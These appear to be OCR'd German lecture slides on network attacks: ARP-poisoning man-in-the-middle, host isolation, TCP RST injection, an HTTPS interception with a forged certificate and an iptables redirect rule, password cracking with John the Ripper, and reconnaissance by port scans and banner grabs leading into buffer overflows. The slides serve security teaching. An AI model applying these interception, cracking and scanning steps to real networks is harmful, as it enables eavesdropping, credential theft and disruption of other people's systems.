


IP-Forwarding muss beim Angreifer aktiviert sein, sodass er die verfälschten Kommunikationswege für Client und Gateway transparent halten kann!

Angriffsszenarien
Demonstrationen

Netzwerkattacken - Man-In-The-Middle

geänderter Ablauf:




Von nun an werden Ethernetframes vom HOST-1 an den HOST-2 mit der MAC-Adresse MAC-3 versandt und laufen so über den Angreifer. Umgekehrt das Gleiche.

Angriffsszenarien
Demonstrationen

Netzwerkattacken – Isolate Host

normaler Ablauf (ARP/subnetzinterne Layer2 Kommunikation)



Wenn die Ziel-MAC beim Client schon/noch bekannt ist, entfallen die Schritte 2-3

Angriffsszenarien
Demonstrationen

Netzwerkattacken – Isolate Host

Vorbereitung:

arp-table (nachher):

Address	Hwaddress
192.168.1.1	00:05:5D:0A:C3:FA

- Angreifer sendet ARP-requests via Broadcast ins ganze Subnetz, um Informationen über alle möglichen Kommunikationsparter des Opfers zu erhaltenen

arp-table (nachher):

Address	Hwaddress
192.168.1.1	11:22:33:44:55:66
192.168.1.2	11:22:33:44:55:66
192.168.1.3	11:22:33:44:55:66
192.168.1.4	11:22:33:44:55:66
192.168.1.5	11:22:33:44:55:66
192.168.1.6	11:22:33:44:55:66
192.168.1.10	11:22:33:44:55:66
...	

- Angreifer sendet gefälschte ARP-replies für alle in Schritt 1 gefundenen IP-Adressen mit falschen MAC-Adressen an das Opfer

Angriffsszenarien
Demonstrationen

Netzwerkattacken – Isolate Host

... das war's!


Erneute Kommunikationsversuche des Opferrechners schlagen fehl, da:

- ...keine erneuten ARP-requests durchgeführt werden, da für jeden möglichen Kommunikationspartner eine MAC-IP-Kombination im Cache vorliegt
- ...die ARP-Einträge nicht auf Konsistenz überprüft werden
- ...der Angreifer seine gefälschten ARP-replies zyklisch wiederholt
- ...der Zyklus des Angreifers kürzer ist, als die Zeit, in der die ARP-Einträge verfallen
- ...das ARP-Protokoll offensichtlich keine Prüfung vornimmt, ob ein ARP-Reply angefordert wurde. Z.B. Requested-Flag für unvollständigen ARP-Cache-Eintrag

Angriffsszenarien
Demonstrationen

Netzwerkattacken – TCP-Kill

Zur Erinnerung: MitM (ARP-Poisoning) als vorbereitende Maßnahme:



Angriffsszenarien
Demonstrationen

Netzwerkattacken – TCP-Kill (“TCP-RST-Attacke”)

Ablauf - Theorie:

1. Der Angreifer schneidet Sequenznummern für die Datenpakete zwischen Client und Server mit.

2. Der Angreifer sendet dem Opfer (sowohl Server, als auch Client können das Opfer sein) ein gefälschtes Paket mit einer gültigen Sequenznummer (Sequenznummer des letzten mitgeschnittenen Paketes + 1 und gesetztem RST-Flag).
--> Racing Condition (Sequenznummer darf nicht vom Opfer verbraucht werden...)

3. Das Opfer vermutet Verbindungsprobleme beim Gegenüber und “kappt” die Verbindung (löschen aus der Verbindungstabelle).

4. Wenn der Gegenüber das nächste Paket an das Opfer sendet, erklärt das Opfer die Verbindung für ungültig (falsche Seq. Nr., Verbindung beendet..) und sendet seinerseits ein RST-Paket an den Gegenüber.

Angriffsszenarien
Demonstrationen

Netzwerkattacken – TCP-Kill

"MitSniff" der Attacke:

...die letzten beiden gültigen Pakete und die als nächstes erwartete Sequenznummer

```
192.168.1.1 -> 192.168.1.2 SMTP Response: 250 kampfzwerg.cdaniel.de
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [ACK] Seq=3564758147 Ack=112223062 Win=5840
Len=0
```

...der RST-Sturm auf die beteiligten Rechner: gültige Sequenznummer, RST-Flag, gespoofte IP

```
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564758147 Ack=0 Win=0 Len=0
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564763939 Ack=0 Win=0 Len=0
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564769731 Ack=0 Win=0 Len=0
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564758147 Ack=0 Win=0 Len=0
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564763939 Ack=0 Win=0 Len=0
192.168.1.2 -> 192.168.1.1  TCP 34007 > smtp [RST] Seq=3564769731 Ack=0 Win=0 Len=0
```

Angriffsszenarien
Demonstrationen

Netzwerkattacken – TCP-Kill

An den gesnifften Paketen lässt sich gut erkennen, dass der Angreifer auch die IP-Adressen spooft:

IP: 192.168.1.2
MAC: MAC-2

an

Paket mit folgenden Inhalten:
- gültige Sequenznummer
- gesetztes RST-Flag
- gespoofte IP von Host 192.168.1.1

IP: 192.168.1.1
MAC: MAC-1


an

Paket mit folgenden Inhalten:
- gültige Sequenznummer
- gesetztes RST-Flag
- gespoofte IP von Host 192.168.1.2

Angriffsszenarien
Demonstrationen

Netzwerkattacken – physikalischer Aufbau

für das Szenario “HTTPS-Attacke” ist folgender Aufbaut vorgesehen:



Angriffsszenarien
Demonstrationen

Netzwerkattacken - HTTPS-Attacke

Prinzip:

1. Wieder ist Man-In-The-Middle der Ausgangspunkt der Attacke

2. Der Angreifer bietet dem Opfer ein gefälschtes, selbst erstelltes Serverzertifikat an

3. Akzeptiert das Opfer dieses (normalerweise poppt ein Fenster im Browser auf, welches auf die Ungültigkeit des Zertifikates hinweist), ist die Attacke geglückt. Viel Spaß beim Geld überweisen...

4. Nun handeln das Opfer und der Angreifer mittels öffentlichem Key aus dem Zertifikat und privatem Key, den der Angreifer besitzt (er hat ja das Zertifikat erzeugt), einen sym. Sessionkey aus und die weitere Kom. kann entschlüsselt werden

4. Der "Worst-Case" wäre nun, in einer HTTPS-Verbindung den Inhalt der Pakete so abzuändern, das z.B. die Überweisung in einer Online-Banking-Session auf das Konto des Angreifers geht...


Angriffsszenarien
Demonstrationen

Netzwerkattacken - HTTPS-Attacke

Ablauf (vereinfacht):

C-S: Client nach Angreifer/Server

S-C: Angreifer/Server nach Client



Angriffsszenarien
Demonstrationen

Netzwerkattacken - HTTPS-Attacke

Ablauf (Firewallregel):

Da das HTTPS-Paket nicht für den Angreifer bestimmt ist, müssen wir dafür sorgen, dass es nicht auf Schicht 3 normal geroutet und zum echten HTTPS-Server weitergeleitet wird.
Das erledigt folgende Firewallregel:

```
iptables -t nat -A PREROUTING -p tcp –dport 443 -j REDIRECT
```

Vor dem Routing (PREROUTING) trägt der Angreifer quasi seine eigene IP als Ziel-IP ein, wenn ein Paket mit Protokoll TCP und DESTINATION-PORT 443 (HTTPS) ankommt.
PREROUTING-Regeln werden nur in der TABLE NAT (network-address-translation) durchgeführt.

Angriffsszenarien
Demonstrationen

Lokale Attacke – JohnTheRipper

Allgemein:

John ist ein Passwortkracker. Er arbeitet mittels Brute-Force-Methode. Optional kann John mit Wörterbüchern "gefüttert" werden, deren Inhalte dann ebenfalls als Grundlage zum Passwort entschlüsseln verwendet werden können.
John versteht sich mit den verschiedenen DES-Varianten, MD5, Blowfish und Windows-NT-Passwörtern.

Das Verhalten von john kann über die Datei ~/john.ini konfiguriert werden

Angriffsszenarien
Demonstrationen

Lokale Attacke – JohnTheRipper

Das Programm:

```
john [options] password-files
```

OPTIONS:

-show
Listet in früheren Sessions entschlüsselte Passwörter. Diese werden in der Datei ~/john.pot gespeichert

-restore
Setzt eine mit <ctrl>+c unterbrochene Session fort. Zwischenergebnisse werden in der Datei ~/restore gespeichert. Das

-show -shells:-/bin/noshell
Blendet die User aus, die als shell /bin/noshell eingetragen haben. Diese können sich sowieso nicht einloggen.

Angriffsszenarien
Demonstrationen

OPTIONS:


-wordfile:FILE
Verwendet John im Wörterbuch-Modus. Wörterbuch-Files haben das Format:

/usr/share/john/password.lst

```
12345
asdf
admin
root
passwort
passwd
geheim
a1b2c3
qwertz
administrator
.
.
.
```

Angriffsszenarien
Demonstrationen

Lokale Attacke – Kernel netlink Interface



Angriffsszenarien
Demonstrationen

Lokale Attacke – Kernel netlink Inteface & Zebra

Administrations-Anwendungen benutzen das netlink-Interface, um im Kernel das Netzwerk-Subsystem zu konfigurieren

Zum ändern einer IP-Adresse wird z.B. eine bestimmte Datenstruktur auf das Interface gesendet

Andere Anwendungen können mitlesen um sich über Änderungen auf dem Laufenden zu halten → Zebra muß alle Interfaces kennen

Wenn in den Datenstrukturen keine gültigen Daten stehen und das nicht erkannt wird, kann eine Anwendung abstürzen → Denial-of-Service-Attacke

Im Gegensatz zur üblichen Veröffentlichungspraxis sind auf den einschlägigen Seiten im Netz keine Informationen zu finden

Buffer-Overflows

Einleitung

Buffer-Overflows
Einleitung

Buffer-Overflows

Ablauf eines Einbruchs

1 Feststellen, welche Dienste in welchen Versionen auf einem Rechner laufen:

```
godfather root # nmap -O 10.254.2.1

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-11-15 17:24 CET
Interesting ports on 10.254.2.1:
(The 1642 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
762/tcp   open  quotad
781/tcp   open  hp-collector
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3306/tcp  open  mysql
32770/tcp open  sometimes-rpc3
```

Buffer-Overflows

Ablauf eines Einbruchs

2 Identifizieren der Version eines Dienstes (eventuell durch einen Banner-Scanner):

```
godfather root # telnet 10.254.2.1 22
Trying 10.254.2.1...
Connected to 10.254.2.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.7.1p2
^]
telnet> quit
Connection closed.
```

```
godfather root # telnet 62.134.50.137 25
Trying 62.134.50.137...
Connected to astra.bnmsp.de.
Escape character is '^]'.
220 astra.bnmsp.de ZMailer Server 2.99.55 #5
ESMTP+IDENT ready at Sat, 15 Nov 2003 17:49:05
+0100
quit
221 2.0.0 astra.bnmsp.de Out
Connection closed by foreign host.
```

```
godfather root # telnet 132.187.1.7 25
Trying 132.187.1.7...
Connected to 132.187.1.7.
Escape character is '^]'.
220 wrzx07.rz.uni-wuerzburg.de ESMTP Postfix
quit
221 Bye
Connection closed by foreign host.
```

Buffer-Overflows

Ablauf eines Einbruchs

3 Erstellen und Ausführen eines Exploits

...wir zeigen, wie es geht...

...nach der Pause...

...in **10** Minuten!!!

Buffer-Overflows

Aufbau der Intel IA32 Architektur

CPU-Register


Die Mechanik eines Funktionsaufrufs

Der Stack

Das Speicherlayout einer Anwendung

Buffer-Overflows

IA32 - CPU-Register



Buffer-Overflows
IA32 - Stack

